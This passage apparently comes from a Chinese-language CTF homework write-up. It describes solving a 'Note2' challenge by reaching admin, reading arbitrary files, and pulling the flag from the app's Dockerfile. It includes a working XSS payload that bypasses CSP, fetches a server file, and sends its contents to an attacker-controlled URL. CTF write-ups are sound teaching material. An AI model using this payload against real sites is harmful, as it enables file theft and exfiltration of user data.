

Figure 24: Note2_porcSelfEnviron.

3. 就可以登入 admin 了



Figure 25: Note2_Admin.

4. 那既然我們可以從上面知道我們只要知道確切的檔案路徑那我們應該就可以讀到任意的檔案, 那 flag2-ramdon.txt 那個 random 讓我們不知道檔名, 真的很頭痛, 但真的好險我想這個題目的時候, 打開助教給的 Dockerfile, 想說能不能從 Dockerfile 中知道一些什麼, 然後就突然想到助教那邊應該也會開 docker, 路徑應該也一樣
5. 所以我們就跟隨助教給的 Dockerfile 路徑去讀檔案, 看會不會真的 flag 在裡面

6. 把以下內容寫成 note, 並透過前一題的兩種 report 方法(選一種)送至 xss-bot

```
<iframe srcdoc="<script src='https://unpkg.com/csp-bypass/dist/sval-classic'></script>
<br csp=
'fetch(`/api/notes?id=/app/Dockerfile`)
  .then(r=>r.json())
  .then(r=>top.location.href=`https://輸入自己的 server 網址/`+JSON.stringify(r))'>"></iframe>
```

7. 得到的內容如 Figure 26, 那裡面其實可以看到 Flag1, Flag2 都在裡面= =, 真希望我早點想到可以讀 Dockerfile



Figure 26: Note2_appDockerfile.

8. 把 Flag2 特寫一下 Figure 27, 記得把 %7B, %7D 分別改成 { 和 }

Figure 27: Note2_Flag.

[HW4] Private Browsing: Revenge

.

解題流程和思路